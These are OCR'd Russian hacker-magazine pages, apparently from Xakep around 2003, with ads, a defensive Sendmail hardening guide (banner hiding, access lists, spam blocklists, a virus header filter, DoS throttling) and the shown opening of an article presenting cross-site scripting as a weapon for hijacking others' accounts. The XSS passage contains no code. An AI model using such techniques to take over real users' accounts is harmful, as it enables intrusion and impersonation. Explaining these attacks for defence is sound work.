- Оптическое разрешение 600x1200 точек/дюйм
- Разрядность представления цвета — 48 бит
- Динамический диапазон 0,9–1,9
- Сканирование одной кнопкой
- Технология улучшения цветопередачи A.C.E.



Товар сертифицирован



В НОВОМ WIENER box

экономить, выбирая лучшее

СПРАШИВАЙТЕ В СЕТЯХ:

«М.Видео» (095) 777 7775

«МИР» (095) 780 0000

«Эльдорадо» (095) 500 0000

МАГАЗИНЫ «АЭРТОН» В МОСКВЕ:

* Смоленский б-р, 4, ст. м. «Смоленская», тел.: 246-82-86, 246-45-46.

* Ул. Ст. Басманная, 25, стр.1, ст. м. «Бауманская», тел.: 261-34-01.

* Ул. Б. Андроньевская, 23, ст. м. «Марксистская», тел.: 232-33-24, 270-04-67.

* Представительство в г. Санкт-Петербург, ул. Марата, 82, тел.: (812) 312-20-43.

«Имидж.Ру» Ул. Новослободская, 16, ст. м. «Менделеевская», тел.: 737-37-27.

«Виртуальный Киоск»: тел.: (095) 234-37-77, тел.: (812) 332-00-77. Бесплатная доставка и установка. Оформление кредита по телефону.

R&K

Интернет-магазин www.wiener.ru. Оплата при получении. Доставка в 150 городов России. Компания R&K имеет свои представительства и сервис-центры в 62 городах РФ и других стран СНГ. За дополнительной информацией обращаться по тел.: (095) 234-96-78, web: http://www.r-and-k.com.

Andrushock (andrushock@real.xakep.ru)

CENSORED

КРУГОВАЯ ОБОРОНА MTA




В то время как поклонники Qmail и Exim с пеной у рта доказывают друг другу преимущества своих фаворитов, быстроразвивающийся и чрезвычайно шустрый Postfix приступом берет почтовые серверы по всему миру. Доля преждевременно списанного со счетов мистера Sendmail'а составляет порядка семидесяти процентов. Остальные транспортные агенты, проходя это испытание, терпят поражение. На сегодняшний день так обстоят дела на почтовом фронте. О том, что же позволяет самому сложному в настройке и самому дырявому почтмейстеру удерживать лидирующие позиции, мы сегодня и поговорим.

ПОДНИМИ ЗАЩИТУ СВОЕГО ПОЧТОВИКА НА НОВУЮ ВЫСОТУ

О БЕДНОМ SENDMAIL'Е ЗАМОЛВИТЕ СЛОВО

В течение последних двадцати лет ни гетерогенные международные сети (Internet, Bitnet, DECnet), ни «неправильные» протоколы (MTP, UUCP, X400), ни еженедельные изменения в рабочих документах RFC не могли помешать детищу Эрика Оллмана успешно справляться с задачами маршрутизации электронной почты. Благодаря гибкости своего конфигурационного файла, Sendmail может «без проблем» адаптироваться к любым условиям и вновь возникающим потребностям.

«Без проблем» я не случайно взял в кавычки, так как о процессе конфигурирования Sendmail'а ходят настоящие легенды. Почему? Да потому что синтаксис главного управляющего файла sendmail.cf настолько сложен, что инлайновые вставки по сравнению с ним тебе покажутся забавой скрипткидди. А основное руководство по программе содержит больше тысячи страниц голого текста. Такое положение дел может привести в уныние самого дотошного энтузиаста, не говоря уже о простом пользователе.



Злая альтернатива sendmail

К счастью, нам не придется ковырять изобилующий лексемами конфиг – в копии базового «.mc» файла мы подготовим необходимые макровызовы, а препроцессор m4 всю грязную работу возьмет на себя. Необходимые файлы-заготовки в зависимости от используемой операционной системы можно найти в каталогах /etc/mail (Fedora Core), /usr/share/sendmail/cf (OpenBSD), /usr/lib/mail/cf (Solaris):

```
# cd /usr/share/sendmail/cf
# cp openbsd-proto.mc midian.mc
# vi midian.mc
```

Так как этот свободно распространяемый транспортный агент входит в большинство UNIX-подобных операционных систем и дистрибутивов линукса (исключение составляют Owl Linux и последние версии Suse Linux), предлагаю сразу перейти непосредственно к конфигурированию. Стоит отметить, что разработка по модели открытого исходного кода - это еще один несомненный плюс Sendmail'а, ведь именно из-за проблем с лицензированием Qmail и Postfix по умолчанию не могут находиться в составе твоей любимой операционки.

РАЗГОВОРЧИКИ В СТРОЮ!

Вопрос о необходимости сокрытия/подмены версий используемых программ уже давно перешел в разряд риторических, поэтому мы бы не стали вдаваться в подобные дискуссии, если бы дело не касалось довольно многословной системы Sendmail. При установлении соединения в приветственном сообщении демон отправляет полное доменное имя узла, свою версию и текущую дату. Помимо этого, в почтовых заголовках он выдает IP-адреса своих клиентских хостов, тем самым раскрывая всему миру топологию внутренней сети. Чтобы подобного не произошло, необходимо сделать следующее.

❶. Изменить приветственный баннер:

```
define(`confSMTP_LOGIN_MSG', `$j mail server ready at $b')
```

❷. Отредактировать файл помощи (его можно запросить, прителнетившись на 25 порт и введя команду help):

```
# vi /etc/mail/helpfile
smtp This is sendmail version Unknown
```

❸. Сгенерировать собственные почтовые заголовки:

```
define(`confRECEIVED_HEADER', `$?sfrom $g
$.$?{auth_type}(authenticated with ${auth_type})
$.by $j (Xakep)$?r with $r$.$?{daemon_family}/${daemon_fami-
ly}$. id $i$?{tls_version}
(using ${tls_version} with cipher ${cipher} (${cipher_bits} bits)
verified ${verify})$.$?u
for $u; $.$b$?g')
```

Приведу текстовый скриншот получившегося хедера:

```
Received: from andrushock@domain.net
by midian.domain.net (Midian) with ESMTP/inet id
hB7Mkt0B013198
(using TLSv1/SSLv3 with cipher DHE-DSS-AES256-SHA (256 bits)
verified NO) for <andrushock@real.xakep.ru>; Mon, 8 Dec 2003
01:46:55 +0300 (MSK)
```

РАЗРУЛИВАЕМ ДОСТУП

Начиная с версии 8.9 открытая ретрансляция запрещена по умолчанию. Это значит, что только с локального узла можно отправлять почту. С помощью средства use_cw_file и файла /etc/mail/local-host-names задаются клиентские машины и домены, для которых наш хост будет принимать и доставлять почту:

```
FEATURE(use_cw_file)

# vi /etc/mail/local-host-names

midian.domain.net
domain.net
```

Идентифицировать наших клиентов по IP-адресу и заблокировать всю поступающую почту от сомнительных товарищей/доменов/подсетей можно с помощью директивы access_db и базы доступа /etc/mail/access:

```
FEATURE(access_db)
# vi /etc/mail/access
192.168.131 RELAY
192.168.158 RELAY
audits_dept@bankersmail.com DISCARD
spray.se 550 Stay off my mailserver!
```

В первых двух примерах принимаем для последующей пересылки почту из указанных подсетей, в третьем отклоняем все письма от audits_dept@bankersmail.com без уведомления об ошибке (зачем предоставлять спамерам какую-либо информацию?) и выдаем сообщение об ошибке «Держись подальше от моего почтовика» с кодом состояния доставки 550 на любое письмо из домена spray.se. После каждой модификации файла /etc/mail/access нужно перестраивать бинарик с хешированной базой данных:

```
# makemap hash /etc/mail/access < /etc/mail/access
```

Не сомневайся, никакой опечатки здесь нет – к имени результирующего файла программа makemap автоматически добавит суффикс «.db». Точно такое разграничение доступа, только для локальных юзверей, можно организовать с помощью черных списков:

```
FEATURE(blacklist_recipients)
# vi /etc/mail/access
uucp@ 550 Are you on drugs? No mail for user uucp
```

СКАЖИ СПАМУ НЕТ!

Спамеры также не остались в стороне. Специально для них известный программист Пол Викси заготовил оперативный список «черных дыр» (RBL – Realtime Blackhole List). После включения следующих трех строк в файл конфигурации, Sendmail будет делать запросы на общедоступные RBL-серверы для проверки адресов, с которых приходят письма:

```
FEATURE(`dnsbl', `sbl.spamhaus.org', `Spam blocked')
FEATURE(`dnsbl', `list.dsbl.org', `550 Email rejected')
FEATURE(`dnsbl', `relays.ordb.org', `550 Email rejected')
```

Макросы LOCAL_CONFIG и LOCAL_RULESETS подключают механизм проверки заголовков, позволяя тем самым обеспечить дополнительную защиту от вирусов, червей и спама. При таком раскладе каждое принятое письмо Sendmail будет парсить по заданным правилам фильтрации. Следующие два фильтра взяты мной для примера из шаблона knecht.mc:

```
LOCAL_CONFIG
Kcheckaddress regex -a@MATCH
^([0-9]+<@(aol|msn)\.com|[0-
9][^<]*<@juno\.com|.{20}[^<]+<@aol\.com)\.?>
LOCAL_RULESETS
D{ILPat}ILOVEYOU
D{ILMsg}This message may contain the ILOVEYOU virus
```

В первом случае отклоняем почту от пользователей с числовыми именами из доменов aol.com, msn.com и juno.com, а во втором письма, зараженные вирусом iloveyou.

ТОНКАЯ НАСТРОЙКА

Отключаем все поддерживаемые протоколы, кроме SMTP:

```
FEATURE(nouucp, `reject')
undefine(`UUCP_RELAY')
undefine(`BITNET_RELAY')
undefine(`DECNET_RELAY')
```

Запрещаем передавать ответы на проверку и раскрытие адресов (статусные SMTP-команды EXPN и VRFY), ограничиваем локальным пользователям просмотр и обработку очереди сообщений, а также при ошибке доставки не высылаем отправителю тело сообщения:

```
define(`confPRIVACY_FLAGS', `authwarnings, noexpn, novrfy,
needmailhelo,restrictmailq,restrictqrun,nobodyreturn')
```

Отвергаем письма, не соответствующие почтовым стандартам:

```
define(`confMAX_HEADERS_LENGTH', `16384')
define(`confMAX_MIME_HEADER_LENGTH', `256/128')
```

Задаем в байтах максимальный размер принимаемого сообщения (по умолчанию размер не ограничен, что не есть хорошо):

```
define(`confMAX_MESSAGE_SIZE', `2097152')
```

Определяем максимальное число получателей для одного письма:


```
define(`confMAX_RCPTS_PER_MESSAGE', `10')
```

Если получатель не существует, то в сообщении об ошибке генерируем дополнительный заголовок:

```
define(`confNO_RCPT_ACTION', `add-to-undisclosed')
```

Дублируем на специально заведенный аккаунт сообщения, которые не удалось доставить:

```
define(`confCOPY_ERRORS_TO', `postmaster')
```




Милый дырявый sendmail :)

Перестаем принимать почту до тех пор, пока не будет высвобожден требуемый объем (в данном случае 1 Мб) свободного места в файловой системе, содержащей очередь сообщений (как правило, раздел /var):

```
define(`confMIN_FREE_BLOCKS', `1024')
```

ОТБИВАЕМ DOS-АТАКИ

Каждый раз, принимая от удаленного хоста запрос на SMTP-соединение, Sendmail порождает новый экземпляр самого себя. Нетрудно догадаться, что такое поведение демона - лакомый кусочек для злоумышленников. Поэтому для ограничения максимального количества одновременно fork'нутых процессов предусмотрен макрос MAX_DAEMON_CHILDREN:




Телнетимся к демону

CYRUS IMAP

По умолчанию некоторые установки Sendmail'а настолько строги, что их при необходимости следует ослаблять. Так, например, чтобы разрешить серверу Cyrus IMAP обращаться к базе данных пользователей, аутентифицирующихся с помощью механизма SASL, нужно в «.mc» файл добавить следующие записи:


```
define(`confDONT_BLAME_SENDMAIL', `GroupReadableSASLDBFile')
define(`confLOCAL_MAILER', `cyrus')
MAILER(cyrus)
```



На диске лежат свежие версии postfix, sendmail и qmail (хотя там со свежачком тяжело).



- www.sendmail.org/
- www.sendmail.org/~gshapiro/
- sendmail.by.ru/sendhp.html
- www.clapper.org/bmc/docs/sendmail-chroot.html
- sourceforge.net/projects/sendmail-sql/


Пример «.mc» файла

```
define(`confMAX_DAEMON_CHILDREN',`25')
```

А общее число входящих подключений по протоколу SMTP можно ограничить вот таким правилом брандмауэра (на примере packet filter):

```
pass in on $ext_if inet proto tcp from any to any port smtp flags S/SA keep state (max 100)
```

CONNECTION_RATE_THROTTLE – это еще одна директива, предназначенная для предотвращения атак вида «отказ в обслуживании». С ее помощью можно установить лимит на число допустимых соединений в секунду:

```
define(`confCONNECTION_RATE_THROTTLE',`5')
```

КОМАНДОВАТЬ МАСКАРАДОМ БУДЕТ SENDMAIL

Макрос MASQUERADE_AS предназначен для того, чтобы вся исходящая почта выглядела отправленной из одного домена, а не с отдельных клиентских хостов (почтовый адрес отправителя user@host.domain.net будет переписываться на user@domain.net):

```
GENERICS_DOMAIN(`midian.domain.net')
EXPOSED_USER(`root',`Mailer-Daemon')
MASQUERADE_AS(domain.net)
FEATURE(allmasquerade)
FEATURE(masquerade_envelope)
```

Существуют разные способы почтового маскарадинга, однако директивы allmasquerade и masquerade_envelope рекомендуется использовать вместе - тогда все адреса в заголовках и конвертах писем будут маскироваться одинаково. Если один домен обслуживают несколько почтовых концентраторов, то, чтобы впоследствии легче было выяснить, с какого из них получено сообщение об ошибке, имеет смысл с помощью макроса EXPOSED_USER исключить из процесса маскировки пользователей root и Mailer-Daemon.



Версия qmail 1.03 уже не обновлялась несколько лет

ПОДДЕРЖКА РУССКОГО В SENDMAIL

Обучаем Sendmail понимать великий и могучий:

```
define(`confDEF_CHAR_SET', `koi8-r')
define(`confSEVEN_BIT_INPUT', False)
define(`confEIGHT_BIT_HANDLING', `pass8')
```

ЗАПИСИ MX

Значительную роль в работе любого MTA играет доменная система имен, так как записи MX помогают транспортным агентам выбирать наиболее эффективный маршрут для передачи сообщений:

```
# vi /var/named/master/db.domain.net

        IN          NS          ns.domain.net.

domain.net          IN          MX          10          ns.domain.net.
IN      MX          20          midian.domain.net.
```

С помощью значений из диапазона 0...65535 задаются приоритеты почтовых серверов (чем меньше приоритет, тем предпочтительнее сервер).

ТИШЕ ЕДЕШЬ, ДАЛЬШЕ БУДЕШЬ

Один из главных недостатков Sendmail'а – это довольно низкая скорость работы по сравнению с основными конкурентами (Postfix, Qmail и Exim). Но зачастую виновником медлительности почтовой системы становится не сама реализация транспортного агента, а некомпетентность системного администратора. К примеру, многие после установки дистрибутива обнаруживают открытый 587/tcp порт, затем с недоумением выясняют, что он принадлежит Sendmail'у, и с мыслью «чем меньше портов открыто, тем секьюрнее» отказываются от агента подачи, который как раз занимается распределением нагрузки и повышением общей производительности почтового сервера. Если по незнанию ты поступил так же, то следующие записи в «.mc» файле помогут восстановить работу агента подачи почты:

```
DAEMON_OPTIONS(`Family=inet, address=0.0.0.0, Name=MTA')
DAEMON_OPTIONS(`Family=inet, address=0.0.0.0, Port=587, Name=MSA, M=E')
CLIENT_OPTIONS(`Family=inet, Address=0.0.0.0')
```

Запретив аутентифицировать отправителя письма с помощью демона identd, мы сможем уменьшить время подключений Sendmail'a на 5 секунд:


```
define(`confTO_IDENT',`0')
```

Если вся исходящая почта будет пересылаться через главный почтовый концентратор, то можно обойтись без резолвинга локальных адресов и обращения к DNS-серверу:

```
FEATURE(`nocanonify')
define(`SMART_HOST', `smtp: 192.168.0.7')
```

ГРУЗИМ ДЕМОНА ПО ПОЛНОЙ

В каждой системе процессы сборки «.mc» файла, компиляции и запуска Sendmail'а происходят по-разному, соответственно, ничего, кроме совета ознакомиться с прилагающейся документацией, я дать не могу. В общем случае вся процедура выглядит следующим образом. Сохраняем копию рабочего конфига:


От нас ничто не ускользнет

```
# cp /etc/mail/sendmail.cf /etc/mail/sendmail.cf.orig
```

Находясь в каталоге с файлами-шаблонами, генерируем новый sendmail.cf:

```
# m4 ../m4/cf.m4 midian.mc > /etc/mail/sendmail.cf
```

Запускаем Sendmail в режиме демона:

```
# /usr/sbin/sendmail -L sm-mta -bd -q30m
# crontab -e
*/30     *     *     *
*        /usr/sbin/sendmail -L sm-msp-queue -Ac -q
```

И проверяем корректность загрузки:

```
# tail /var/log/maillog
```

МЫЛЬНЫЕ ПОСТСКРИПТУМЫ

Как говорил Козьма Прутков, нельзя объять необъятное. К сожалению, эта статья не исключение, и многое осталось за бортом: аутентификация через SASL, обеспечение конфиденциальности передаваемых сообщений с помощью протокола TLS, помещение демона в jail, плюсы и минусы запуска из inetd, работа с tcp_wrappers, программирование с использованием Milter API, подключение антивирусов и антиспамерских утилит. Так что если будут вопросы – пиши, по возможности отвечу.

Как заказать логотип, картинку или мелодию

1. Напишите SMS-сообщение с кодом логотипа, картинки или мелодии, которую Вы хотите получить, например **XA 1234567**

2. Отправьте SMS-сообщение на номер:
000700 - если Вы абонент МегаФон (ОАО Sonic Duo)
8181 - если Вы абонент Билайн (ОАО "Вымпелком")
8181 - если Вы абонент МТС (Telecom XXI), только в Санкт-Петербурге

3. Заказанный Вами логотип, картинка или мелодия будет выслан на Ваш мобильный телефон.

Стоимость мелодии составляет **$0.85** (без учета налогов) и будет включена в Ваш счет за услуги мобильной связи. Учитывается каждое отправленное Вами сообщение. Услуги предоставляются для абонентов "МегаФон" Москва и "Билайн" Москва.

Список городов для "Билайн": Москва, Брянск, Владимир, Иваново, Калуга, Кострома, Рязань, Смоленск, Тверь, Тула, Ярославль, Белгород, Воронеж, Курск, Липецк, Орел.

СОВМЕСТИМОСТЬ ЛОГОТИПОВ
Nokia: 2100, 3210, 3310, 3330, 3410, 3510, 3510i, 3530, 3610, 3650, 5100, 5110, 5210, 5510, 6100, 5510, 6100, 6110, 6130, 6150, 6210, 6220, 6250, 6310, 6310i, 6510, 6610, 6800, 7210, 7250, 7650, 8210, 8310, 8810, 8850, 8855, 8890, 8910, 9110, 9110i, 9210, 9210i.
Samsung: N600/620, T100, A400

СОВМЕСТИМОСТЬ КАРТИНОК
Nokia: 2100, 3210, 3310, 3330, 3410, 3510, 3510i, 3530, 3610, 3650, 5210, 6210, 6310, 6310i, 6510, 7250, 7650, 82x0, 8310, 8850, 8855, 8890, 8910, 9210i.
Samsung: C100, P400, A400, N620, S100, S300, T100, T400, T500

СОВМЕСТИМОСТЬ МЕЛОДИЙ
Nokia: 3210, 3310, 3330, 3410, 3510i, 3530, 3585, 3610, 3650, 5100, 5210, 5510, 61XX, 6210, 6310, 6310i, 6510, 6610, 6650, 6800, 7210, 7250, 7650, 82x0, 8310, 8810, 8850, 8855, 8890, 8910, 8910i, 9110, 9110i, 9210, 9210i.
Samsung: A400, S100, T100, T400, T500, V200

По всем вопросам обращаться по e-mail: **sales@smxit.ru**.

Powered by smxit







NEW NEW NEW NEW NEW NEW NEW NEW NEW NEW



Код мелодии	Название мелодии	Исполнитель	Код мелодии	Название мелодии	Исполнитель
XA 31597	Bring Me To Life	Evanescence	XA 60099	Jenny From The Block	Jennifer Lopez
XA 8487	Brown Eyed Girl	Van Morrison	XA 60170	Lady Marmalade	Christina Aguilera
XA 60197	Calling	Geri Halliwell	XA 60147	Мое сердце	Сплин
XA 60127	Ex-Girlfriend	No Doubt	XA 60081	Who Let The Dogs Out	Baha Men
XA 60145	Филини	Сплин	XA 75049	People Are Strange	The Doors
XA 75064	Whenever, Wherever	Shakira	XA 60191	Pink Panther Theme	Henry Mancini
XA 60122	Fraggle Rock	The Muppets	XA 31953	Под испанским небом	Ariana
XA 60087	Go Let It Out	Oasis	XA 60143	Полковник	Би-2
XA 60203	Head Over Feet	Alanis Morissette	XA 60148	Попытка №5	ВиаГра
XA 60139	Hey Baby	No Doubt	XA 60144	Серебро	Би-2
XA 60098	I Am Mine	Pearl Jam	XA 60128	She's The One	Robbie Williams
SI 60204	Ironic	Alanis Morissette	XA 60166	Strangers in the night	Frank Sinatra




Логотип	Код логотипа	Логотип	Код логотипа	Логотип	Код логотипа
	XA 77000		XA 77022		XA 77044
	XA 77001		XA 77023		XA 77045
	XA 77002		XA 77024		XA 77046
	XA 77003		XA 77025		XA 77047
	XA 77004		XA 77026		XA 77048
	XA 77005		XA 77027		XA 77049
	XA 77006		XA 77028		XA 77050
	XA 77007		XA 77029		XA 77051
	XA 77008		XA 77030		XA 77052
	XA 77009		XA 77031		XA 77053
	XA 77010		XA 77032		XA 77054
	XA 77011		XA 77033		XA 77057
	XA 77012		XA 77034		XA 77058
	XA 77013		XA 77035		XA 77059
	XA 77014		XA 77036		XA 77060
	XA 77015		XA 77037		XA 77075
	XA 77016		XA 77038		XA 77076
	XA 77017		XA 77039		XA 77077
	XA 77018		XA 77040		XA 77078
	XA 77019		XA 77041		XA 77093
	XA 77020		XA 77042	NEW	XA 77094
	XA 77021		XA 77043	NEW	XA 77095
NEW	XA 74048	NEW	XA 77088	NEW	XA 77096
NEW	XA 74021	NEW	XA 77089	NEW	XA 77083
NEW	XA 77086	NEW	XA 77091		
NEW	XA 77087	NEW	XA 77092		


Картинки

XA 76000	XA 76023	XA 76044	XA 76067
XA 76001	XA 76024	XA 76045	XA 76068
XA 76002	XA 76025	XA 76046	XA 76069
XA 76003	XA 76026	XA 76047	XA 76070
XA 76004	XA 76027	XA 76048	XA 76071
XA 76072	XA 76028	XA 76049	XA 76073
XA 76006	XA 76029	XA 76050	XA 76074
XA 76007	XA 76030	XA 76051	XA 76075
XA 76008	XA 76031	XA 76052	XA 76076
XA 76009	XA 76032	XA 76053	XA 76077
XA 76010	XA 76033	XA 76016	XA 76078
XA 76011	XA 76034	XA 76056	XA 76079
XA 76012	XA 76035	XA 76057	XA 76080
XA 76013	XA 76036	XA 76058	XA 76081
XA 76014	XA 76037	XA 76059	XA 76082
XA 76015	XA 76038	XA 76060	XA 76083
XA 76017	XA 76039	XA 76061	XA 76084
XA 76018	XA 76040	XA 76062	XA 76085
XA 76019	XA 76041	XA 76063	XA 76086
XA 76020	XA 76042	XA 76064	XA 76087
XA 76021	XA 76043	XA 76065	XA 76066
NEW XA 76096	NEW XA 76091	NEW XA 76099	NEW XA 76101
NEW XA 76097	NEW XA 76098	NEW XA 76100	NEW XA 76102
NEW XA 76103	NEW XA 76104		








ПРОДОЛЖЕНИЕ СЛЕДУЕТ

NSD (www.nsd.ru)

МЕЖСАЙТОВЫЙ СКРИПТИНГ КАК ОРУЖИЕ



Cross-site scripting (CSS/XSS) – это мощный инструмент, с помощью которого хакер может получать незаконный акцес к разным сетевым услугам: к чужим почтовым ящикам, аккаунтам на форуме, чатам и т.д. Особенность этой атаки заключается в том, что юзер ее вообще не почувствует, т.к. CSS не палит себя ни в файрволах, ни в антивирусах. А юзер догадается, что его учетную запись скоммуниздили, только когда увидит появившиеся постинги от своего имени :).

ЗАХВАТ АККАУНТОВ ПРИ ПОМОЩИ CSS

В ЧЕМ СУТЬ АТАКИ?

Межсайтовый скриптинг возможен лишь в тех случаях, когда удается встроить в веб-страницу опасный код на языке JavaScript, VBScript, Java, ActiveX и др. При этом сам код будет исполнен на стороне пользователя, просмотревшего эту веб-пагу. Для вставки своих скриптов хакер может воспользоваться guestbook'ами, чатами и форумами. Однако уже давным-давно прошли те времена, когда можно было безнаказанно украшать свою мессагу в чатах и форумах любыми тегами. В современных скриптах форумов фильтры, обрабатывающие введенный пользователем текст, всячески препятствуют вставке потенциально опасного содержимого, но об этом мы поговорим чуть позже.

